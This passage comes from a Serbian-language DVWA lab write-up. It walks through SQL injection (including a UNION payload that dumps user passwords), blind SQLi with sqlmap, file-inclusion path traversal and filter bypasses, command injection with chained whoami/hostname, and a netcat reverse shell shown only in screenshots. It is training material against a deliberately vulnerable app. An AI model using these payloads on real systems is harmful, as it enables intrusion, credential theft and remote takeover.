Ovo će ponovo predstavljati grešku zbog tog poslednjeg apostrofa, te moramo nekako tu grešku zaobići. Postoji dva načina, prvi je da se u OR uslovu obe jedinice stave pod navodnike, tj. da se posmatraju kao stringovi, a drugi način je da se posle OR upita stavi znak za komentar (npr. -- ), tako da sve posle njega bude ignorisano. Sada u input polje unosimo sledeće:

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Upit će igledati ovako:  
SELECT first\_name, last\_name FROM users WHERE user\_id = '' OR 1=1-- '

Dakle, imena i prezimena svih korisnika iz tabele se vraćaju jer je ispunjena where klauzula posle OR uslova.

Dalje, kako bi se vratile šifre svih korisnika, koristi se UNION opetarator koji će spojiti rezultate dva upita. Sada se u input polje unosi:

' UNION SELECT user, password FROM users-- '

Pa će upit biti ovakav:

SELECT first\_name, last\_name FROM users WHERE user\_id = ''UNION SELECT user, password FROM users-- '

Bitno je napomenuti da je moguće javljanje greške ukoliko ova dva SELECT upita vraćaju različit broj kolona. U ovom slučaju vraćaju se po dve kolone tako da nema greške. Moguće je smanjiti broj kolona tako što se doda u drugi SELECT onoliko NULL vrednosti za koliko se razlikuje broj kolona koje vraćaju ova dva upita.

Rezultat će biti:

A screenshot of a computer screen

AI-generated content may be incorrect.

Slika

## SQL Injection – Medium

U ovom primeru više nemamo input polje, već dropdown menu, što menja zadatak.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Presretanjem zahteva nakon što se pritisne dugme Submit vidi se da se više ne koristi GET metoda, a umesto nje koristi se POST:

A screenshot of a computer code

AI-generated content may be incorrect.

Slika

Zato će se sada koristiti Burp tako što direktno u njemu menjamo zahteve. Probaćemo da za id ubacimo apostrof. Dobijamo grešku:

A screenshot of a computer

AI-generated content may be incorrect.


Slika

Analiziranjem greške dolazi se do zaključka da će svaki apostrof biti zamenjen kosom crtom, što nam onemogućuje korišćenje apostrofa. Međutim, postoji opcija da sam upit ne izgleda isto kao u prošlom primeru, tj. da nema navodnike pri navođenju parametra id. Dakle, upit bi izgledao ovako:

SELECT first\_name, last\_name FROM users WHERE user\_id = $id\_parametar

To onda omogućava ubacivanje svih SQL klauzula, uslova i operatora bez navođenja navodnika. Još jedna razlika u odnosu na prošli primer je to što se sada prvo mora navesti neki id (u ovom slućaju 1), jer upit prvo očekuje broj kao parametar. Upit će biti oblika:

SELECT first\_name, last\_name FROM users WHERE user\_id = 1 UNION SELECT user, password FROM users



Slika

## SQL Injection (Blind) – Low i High

Blind SQLi se javlja kada je veb aplikacija ranjiva na SQLi, ali odgovori na poslate upite se ne prikazuju na stranici sa koje vršimo upite. Tada UNION napadi više nisu efikasni, jer ne možemo videti rezultate tog upita. Zato se javljaju druge tehnike za ostvarivanje ove vrste ranjivosti. Na osnovu tih tehnika razlikujemo boolean-based i time-based SQLi. Sada odgovor na Submit sa ID-em 1 izgledati:

A white line with red text

AI-generated content may be incorrect.

Slika

U ovom zadatku potrebno je da nađemo verziju SQL baze podataka.

Kod boolean-based SQLi-a dodajemo logički operator AND, tako što kombinuje sa prethodnim delom SQL upita. Ako je upit:

SELECT first\_name, last\_name FROM users WHERE user\_id ='1' AND 1=1-- '

Sada ako je rezultat upita da User ID postoji u bazi, onda je sigurno da je prvi deo upita tačan, jer je 1=1 uvek tačno. Mogu se koristiti i drugi operatori čiji se rezultati izvršavanja mogu tumačiti kao boolean vrednost. Primer za to je ORDER BY, a on nam omogućava da nađemo broj kolona koji vraća SELECT upit.

Kod time-based SQLi-a dodajemo sleep() funkciju. Ona uspava izvršavanje upita na prosleđen broj sekundi ukoliko je upit tačan.

Ovi primeri predstavljaju osnove za izvođenje Blind SQLi napda, ali sam proces izvođenja nekada može potrajati poprilično dugo. Iz tog razloga koristi se vrsta automatizacije izvođenja ovog napada i to uz pomoć alata SQLMap.

Uz pomoć ove komande možemo izvući neke osnovne informacije o bazi podataka sa kojom veb aplikacija komunicira. Komandi prosleđujemo URL i cookie:



Slika

Rezultat izvršavanja je:

A computer screen shot of a program

AI-generated content may be incorrect.

Slika

Odatle možemo zaključiti da je verzija MySQL-a 5.0.12 što nam se i tražilo u zadatku. Takođe, mogu se izvući još neke informacije iz rezultata, npr. da je prepoznata ranjivost kod parametra id, tj. da on ulazi direktno u upit bez pravilne sanitizacije, zatim, da je prepoznat tip ranjivost boolean i time based Blind SQLi-a.

## SQL Injection (Blind) – Medium

Jedina bitna razlika u ovom slučaju je što se sada ka serveru ne šalje GET zahtev, već POST. To znači da nećemo imati sve potrebne parametre u URL-u, već unutar body-a kod POST metode. Sada se umesto URL-a prosleđuje ceo zahtev koji se presreo uz pomoć Burpa-a i to kao tekstualni fajl.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Komanda i rezultat izvrčavanja će biti oblika:

A black background with white text

AI-generated content may be incorrect.

Slika

A screenshot of a computer program

AI-generated content may be incorrect.

Slika

## File Inclusion – Low

File Inclusion je ranjivost veb aplikacija u kojoj je napadačima omogućeno da uključe, tačnije, da čitaju i izvršavaju fajlove. Na primer, ako aplikacija treba da prikaže slike koje su korisnici upload-ovali, tada se može desiti da se taj korisnički unos direktno prosleđuje funkcijama za uključivanje fajlova, bez ikakve sanitizacije. Kada napadač uključi fajl koji se već nalazi na serveru, to je Local File Inclusion, a kada napadač izazove da server pozove i izvrši neki kod sa drugog udaljenog servera koji napadač kontroliše, onda se radi o Remote File Inclusion-u.

U ovom zadtk priložena su tri fajla, a zadatak je da se uz pomoć File Inclusion-a nađe 5 skrivenih unutar fajla ../hackable/flags/fi.php


Otvaranjem bilo kog fajla, URL se promeni. U URL se može proslediti kao parameter bilo koji fajl, što ukazuje na ranjivost. Unosom ../hackable/flags/fi.php se ipak nista ne dobija, tako da ćemo primeniti napad poznat kao path traversal. On podrazumeva spuštanje direktorijum po direktorijum unutar fajl sistema. Zaključak je da se hackable direktorijum nalazi dva direktorijuma ispod trenutnog.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Postoje još dva citata koja su skrivena. Kako bi otrkili te citate, možemo pročitati ceo fajl fi.php.



Slika

Rezultat je pročitan ceo fajl, ali je base64 enkodiran. Može se dekodirati.

A computer screen shot of a computer code

AI-generated content may be incorrect.

Slika

Ostao je još jedan enkodiran citat pa se i on dekodira i dobije se: 4) The pool on the roof must have a leak.

## File Inclusion – Medium

Sada postoji mala sanitizacija u URL-u. Kada unesemo URL koji je isti kao u prethodnmom slučaju dobijam ogrešku.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Najčešći slučaj sanitizacije je brisanje ../ znaka, tako da ćemo probati da ga dupliramo.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Uspešno je zaobiđena sanitizacija.

## File Inclusion – High

Sledeća veoma često korišćena sanitizacija je ona u kojoj fajl mora da počinje određenim stringom. Izvršičemo par provera:

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

U prvom slučaju vraća se greškakoja ukazuje da je file5.php neuspešno otvoren. U drugom slučaju da prosleđeni fajl nije pronađen. Ako pretpostavimo da postoji određena provera da li prosleđeni fajl počinje odgovarajućim stringom, onda bi zaključak bio da je taj string ‘file’.

Kada na lokalnoj mašini otvaramo bilo koji fajl sa ekstenzijom .html, URL je sledeći:



Sada to možemo primeniti na ovaj primer i time rešiti zadatak.

A screenshot of a computer

AI-generated content may be incorrect.

## Command Injection – Low

Command Injection je napad u kome je cilj izvršavanje proizvoljinh komandi na nekom pogođenom hostu. Jedan veoma sličan napad ovom je RCE (Remote Command Execution) i između njih postoji mala razlika.

U ovom primeru priloženo je input polje za pinogvanje IP adresa. Cilj je da pronađemo koji nalog pokreće veb servis, kao i hostname uz pomoć RCE-a.

U ovom primeru taj input koji unosimo šalje se backend-u kako bi se izvršila komanda ping sa tim argumentom. Dakle, to emulira pozivanje komande ping u shell-u.

A screen shot of a computer

AI-generated content may be incorrect.

Slika

S obzirom da postoji opcija spajanja komandi u okviru shell-a, možemo u input polje uneti:

192.168.0.16 && whoami && hostname

A screenshot of a computer

AI-generated content may be incorrect.

Slika

Dobijamo rezultat I vidimo da je korisnik pod kojim se trenutno izvršavaju procesi www-data i da je hostname vuk-VirtualBox.

## Command Injection – Medium

U ovom slučaju postoji sanitizacija inputa, tako da obično povezivanje komandi && neće raditi. Postoji još načina kako komande povezati, npr:

* Znak ; - izvršavanje komandi redom, bez obzira da li su uspešne ili ne
* Znak && - izvršavanje druge komande samo ukoliko je prva uspešna
* Znak || - izvršavanje druge komande samo ukoliko je prva neuspešna
* Znak & - izvršavanje druge komande u pozadini

Sada ukoliko namerno prosledimo pogrešan parametar za prvu komandu i whoami i hostname povežemo sa || ili & dobijamo:

A white text on a black background

AI-generated content may be incorrect.

Slika

A screenshot of a computer

AI-generated content may be incorrect.

Slika

## Command Injection – Reverse Shell

Obično je kod RCE napada moguće izvesti i Reverse Shell. To znači da ćemo naterati da se udaljeni server uspostavi vezu sa našim računarom. U ovom slučaju, ovaj napad se izvršava jednostavno uz pomoć komande natcat.

Pokrećemo komandu i njome se omogućava konekcija na portu 4444

A screenshot of a computer code

AI-generated content may be incorrect.

Slika

U input polje na veb aplikaciji ćemo uneti takođe nc komandu koja će osigurati konekciju sa nama.

A screenshot of a computer

AI-generated content may be incorrect.

Slika

A u terminalu dobijamo pun pristup udaljenom serveru:

A computer code on a dark background

AI-generated content may be incorrect.

Slika

# **Literatura**

* <https://owasp.org/Top10/A03_2021-Injection/>
* <https://tryhackme.com/room/csrfV2>
* <https://www.invicti.com/learn/remote-code-execution-rce/>
* <https://github.com/digininja/DVWA>
* <https://owasp.org/www-community/attacks/SQL_Injection>
* <https://owasp.org/search/?searchString=brute+force>
* <https://portswigger.net/web-security/sql-injection>
* <https://www.cloudflare.com/en-gb/learning/security/what-is-remote-code-execution/>
* <https://portswigger.net/web-security/cross-site-scripting>
* <https://github.com/pentestmonkey/php-reverse-shell>
* <https://portswigger.net/web-security/csrf>
* <https://academy.hackthebox.com/course/preview/file-inclusion>